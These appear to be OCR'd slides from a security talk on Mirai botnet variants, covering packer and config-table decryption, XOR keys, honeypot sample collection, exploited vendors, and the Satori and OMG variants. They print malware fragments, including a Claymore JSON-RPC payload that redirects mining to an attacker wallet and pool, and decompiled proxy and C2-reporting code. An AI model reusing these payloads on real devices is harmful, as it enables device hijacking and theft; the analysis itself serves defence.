00000050:  00 00 10 00-00 00 00 00-00 00 10 00-00 00 00 00     ►       ►
00000060:  60 6A 00 00-00 00 00 00-60 6A 00 00-00 00 00 00   `j      `j
00000070:  00 00 10 00-00 00 00 00-01 00 00 00-06 00 00 00    ►      ☺   ♠
00000080:  88 08 00 00-00 00 00 00-88 E8 50 00-00 00 00 00   ê◘      êØP
00000090:  88 E8 50 00-00 00 00 00-00 00 00 00-00 00 00 00   êØP
000000A0:  00 00 00 00-00 00 00 00-00 10 00 00-00 00 00 00                ►
000000B0:  51 E5 74 64-06 00 00 00-00 00 00 00-00 00 00 00   Qσtd♠
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  08 00 00 00-00 00 00 00-3F 16 89 99-53 4E 44 4A   ◘        ?▬ëÖSNDJ
000000F0:  A8 10 0D 16-00 00 00 00-A0 E0 00 00-A0 E0 00 00   ¿►♪▬     áα  áα
```

```
00006B14:  C0 5D 36 D5-31 2B 96 F1-18 D8 A1 05-32 9C 21 40   └]6╒1+û±↑╪¡♣2£!@
00006B24:  00 00 00 00-53 4E 44 4A-00 00 00 00-53 4E 44 4A        SNDJ     SNDJ
00006B34:  0D 16 0E 0A-99 DD 3E F6-F9 88 0E 82-C0 02 00 00   ♪▬♫◙Ö▌>÷·ê♫é└☻
00006B44:  A4 00 00 00-A0 E0 00 00-49 07 00 54-F4 00 00 00   ñ   áα  I• T⌠
```

```
00000000:  7F 45 4C 46-02 01 01 00-00 00 00 00-00 00 00 00   ⌂ELF☻☺☺
00000010:  02 00 3E 00-01 00 00 00-C0 59 10 00-00 00 00 00   ☻ > ☺    └Y►
00000020:  40 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00   @
00000030:  00 00 00 00-40 00 38 00-03 00 40 00-00 00 00 00       @ 8 ♥ @
00000040:  01 00 00 00-05 00 00 00-00 00 00 00-00 00 00 00   ☺   ♣
00000050:  00 00 10 00-00 00 00 00-00 00 10 00-00 00 00 00     ►       ►
00000060:  60 6A 00 00-00 00 00 00-60 6A 00 00-00 00 00 00   `j      `j
00000070:  00 00 10 00-00 00 00 00-01 00 00 00-06 00 00 00    ►      ☺   ♠
00000080:  88 08 00 00-00 00 00 00-88 E8 50 00-00 00 00 00   ê◘      êØP
00000090:  88 E8 50 00-00 00 00 00-00 00 00 00-00 00 00 00   êØP
000000A0:  00 00 00 00-00 00 00 00-00 10 00 00-00 00 00 00                ►
000000B0:  51 E5 74 64-06 00 00 00-00 00 00 00-00 00 00 00   Qσtd♠
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  08 00 00 00-00 00 00 00-3F 16 89 99-53 4E 44 4A   ◘        ?▬ëÖUPX!
000000F0:  A8 10 0D 16-00 00 00 00-A0 E0 00 00-A0 E0 00 00   ¿►♪▬     áα  áα
```

```
00006B14:  C0 5D 36 D5-31 2B 96 F1-18 D8 A1 05-32 9C 21 40   └]6╒1+û±↑╪¡♣2£!@
00006B24:  00 00 00 00-53 4E 44 4A-00 00 00 00-53 4E 44 4A        UPX!     UPX!
00006B34:  0D 16 0E 0A-99 DD 3E F6-F9 88 0E 82-C0 02 00 00   ♪▬♫◙Ö▌>÷·ê♫é└☻
00006B44:  A4 00 00 00-A0 E0 00 00-49 07 00 54-F4 00 00 00   ñ   áα  I• T⌠
```

Anti-analysis

dsjn	0xAD86570B
SNDJ	0x0DF0ADBA
RAW\x0	0xF596A4B5
KSL!	0x085A6508
upx	0x58550000
KTN!	0x0CE7790A
VEN!	0x47413509
ELF!	
help	
NOOB	
GMT!	

Configuration table

```
add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\
    x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30)
    ; // cnc.changeme.com
add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\
    x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\
    x4D\x4F\x22", 29); // report.changeme.com
add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);
// 48101
```

Configuration table decryption

```c
uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];
```

```c
static void toggle_obf(uint8_t id)
{
    int i;
    struct table_value *val = &table[id];
    uint8_t k1 = table_key & 0xff,
            k2 = (table_key >> 8) & 0xff,
            k3 = (table_key >> 16) & 0xff,
            k4 = (table_key >> 24) & 0xff;

    for (i = 0; i < val->val_len; i++)
    {
        val->val[i] ^= k1;
        val->val[i] ^= k2;
        val->val[i] ^= k3;
        val->val[i] ^= k4;
    }
```

table_key = 0xdeadbeef

Xor_key = 0x22

```c
(TABLE_CNC_PORT, "\x22\x35", 2);    // 23
```

FORTINET

Xor Key Used

- ~47 Xor Keys identified

Commonly used keys:

Table_key(seed)	Xor Key	Variants
0xdeadbeef	0x22	27 (Including Mirai)
0xdedefbaf	0x54	17
0xdedeffba	0x45	15
<none>	0x0 (not encrypted)	13
0xdeacfbef	0x66	11

Catching Live Samples with Honeypot

The KAIB Project


- Static analysis
- Automated decryption of configuration table
- Unpacking if known packer
- C2 server and download URLs collection

Results

- 21k+ samples collected
- 15k+ are Mirai related samples
- 120+ variants identified
- 500+ C2s Blacklisted

Honeypot Setup

- Low interaction
- Logs Telnet login attempts
- Logs URLs from WGET download attempts
- Automatically downloads samples





Identifying Mirai Variants

Mirai was named after by the strings/ command:


- /bin/busybox MIRAI
- MIRAI: applet not found

```
zollard
GETLOCALIP
shell
enable
system
sh
/bin/busybox OOMGA
OOMGA: applet not found
ncorrect
/bin/busybox ps
/bin/busybox kill -9
```



SORA
OWARI
MIORI
daddyl33t
JOSHO
MASUTA
Cult
Akiru
Saikin
KAI
OMNI
IZ1H9
Anarchy
WICKED
ROOT
MISA
PUTIN
Tenshi
KILLER
Jonko
Dark
APPLEXz
Katrina
dkIMbK
chickenxings
SUNLESS
KAZEN
Kratos
ssh
CATSMEOW
KTNRM
KAEN
Ketashi
four
MACRO
FREEPEIN
chiemi
GuiltyCrown
Zeus
Aleks
Word
ISADL
PEIN
KIRA
NPAI
wickedgod
SSG
DaddyL33
kkuuaassaa
MM
ZeusV2xoxo
REKAI
tornado450
APED
RAIJIN
RipPEEP
TOKYO
terrorist
SAUCE
Terms
KASAI
NCRLS
WHOSGHOST
LZRD
Uirusu
NTAI
IN
RBGLZ
THANOS
HNS
OKIRU
XWIFZ
81c46036
KET
MEMES
x86_64
alprazolam
ENDO
ThePoorSlut
OBJPRN
MODS
Nebula
Kuasa
5Cooc
POOP
ORION
ECCHI
FUCKL
HAKAI
OS
SATORI
FRIEND
FBI
LEAN
DOGE
zzzz
hikari
XO
KTX
YBGXD
FBOT
onryo
KEPLERz
OSIRIS
FAGT
yakuza
ANNIE
wickedgod0
ITSBACK
DKYOO
MANGA
THTC
QBOTV1
MDMA
IOTROJAN
UDact1
DROUGHT
HHHH
KAIZEN
AKUMA
OOMGA
TSUNAMI
MMIKKI
BLADE
ASUNA


Variant Count
14
41
50
65
76
81
98
117
127
< 2018
Jan-18
Feb-18
Mar-18
Apr-18
May-18
Jun-18
Jul-18
Aug-18

Samples processed (2018)



Sample Count per Variant



Targeted Architecture

ARM 32-bit architecture (AARCH32)
MIPS I Architecture
Hitachi SuperH
SPARC
Motorola 68000
Intel 80386
PowerPC
Intel 80860
AMD x86-64 architecture
IBM System/370 Processor

Targeted Architecture

ARC International ARCompact processor

- Discovered January 2018
- Initially used by Okiru variant
- 1.5 billion products are dispatched per year

Other Variants joining the ARC:

MASUTA	SAUCE
OMNI	chickenxings
ROOT	WICKED

Exploits

- 28 Exploits
- At least 16 are Unauthenticated exploits
- 14 exploits are from 2017 & 2018


Airlink101	Digitalzoomstudio	Netgear
Apache Hadoop	D-LINK	NUUO
ASUS	GoAhead	Realtek
AVTECH	Huawei	Tutos
Claymore	JAWS	Vacron
Dasan	MikroTik	Zyxel

Main Variants

Satori/Okiru

- Believed to be coded by NexusZeta
- One of the most popular mod of Mirai
- Loader embedded in bot
- Included ARC architecture to its targets
- Uses exploits to spread
- One version mines cryptocurrency

Satori/Okiru



Satori/Okiru

Scan port 3333:
Exploit that targets Claymore software (ETH mining) in order to change the destination wallet

```
0x804e118L {"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}
0x804e022L {"id":0,"jsonrpc":"2.0","method":"miner_file","params":
           ["reboot.bat","4574684463724d696e657236342e657865202d65706f6f6c206
                          574682d7573322e6477617266706f6f6c2e636f6d3a38303038
                          202d6577616c203078423135413533333265423763443244443
                          761344563376639363734394537363941333731353732642 02d
                          6d6f64652031202d6d706f72742033333333202d6d707377204
                          5687053564874556274"]}
0x804e2a9L {"id":0,"jsonrpc":"2.0","method":"miner_reboot"}
```

```
EthDcrMiner64.exe -epool eth-us2.dwarfpool.com:8008 -ewal
0xB15A5332eB7cD2DD7a4Ec7f96749E769A371572d -mode 1 -mport 3333 -
mpsw EhpSVHtUbt
```

Satori/Okiru

3.336721 ETH approx 3.3k USD in January 2018

Ethereum 0xB15A5332eB7cD2DD7a4Ec7f96749E769A371572d

Your account paused. To clear the situation, contact administration.

Earnings

Current balance	0.0000 ETH
Already paid	3.336721 ETH
Unconfirmed 1.0% fee is 0.0000 ETH	0.0000 ETH
Earning in last 24 hours Rates 0.0000 Ƀ 0.0000 $	0.0000 ETH 0.0000 Ƀ 0.0000 $

Last 10 payouts

Date	Amount	Transaction
29 Jan 2018, 08:53	0.54112642	0xc5287e6210a785848f9389b51825824b5f9f6fd26edfb576a4813c2fd85e1d96
23 Jan 2018, 12:30	0.77129879	0x75f79d81aa3f1a92c805bdb2548c05a421bdd1477532c20baf7c941f40d8677d
17 Jan 2018,	1.01428845	0x4b2079d1430357608154f1338e77063d3e3089cc7f256db4fcc27e1851b25a44

OMG

- Turns IoT device into a proxy server
- Contains the original Mirai modules (attack, killer, scanner)
- Brute-force login to spread
- Discovered February 2018

```
/bin/busybox OOMGA
OOMGA: applet not found
```

OMG

- Uses 3Proxy, an open-source proxy server
- Generates 2 random ports for HTTP and SOCKS proxies

```
while ( 1 )
{
  http_proxy_port = sock_random_port();
  socks_proxy_port = sock_random_port();
  if ( http_proxy_port == socks_proxy_port )
  {
    sleep(1);
  }
  else
  {
    v2 = 0;
    sub_42380((int)&v3, 0, 16);
    v7 = ((http_proxy_port & 0xFF0000) >> 8) | (http_proxy_port >> 24) | (http_proxy_port << 24) | ((unsigned __int16)(http_proxy_port & 0xFF00) << 8);
    v6 = ((socks_proxy_port & 0xFF0000) >> 8) | (socks_proxy_port >> 24) | (socks_proxy_port << 24) | ((unsigned __int16)(socks_proxy_port & 0xFF00) << 8);
    v2 = 4;
    sub_42360((int)&v4, (const char *)&v7, 4);
    sub_42360((int)&v5, (const char *)&v6, 4);
    report_ports_to_cnc((int)&v2, 17);
    toggle_firewall_rule(http_proxy_port, 1u);// 1 = enable
    toggle_firewall_rule(socks_proxy_port, 1u);
    proxy_main(http_proxy_port, socks_proxy_port);
    toggle_firewall_rule(http_proxy_port, 0); // //0 = disable
    toggle_firewall_rule(socks_proxy_port, 0);
  }
}
```

OMG

- Adds firewall rule to allow traffic on the generated ports

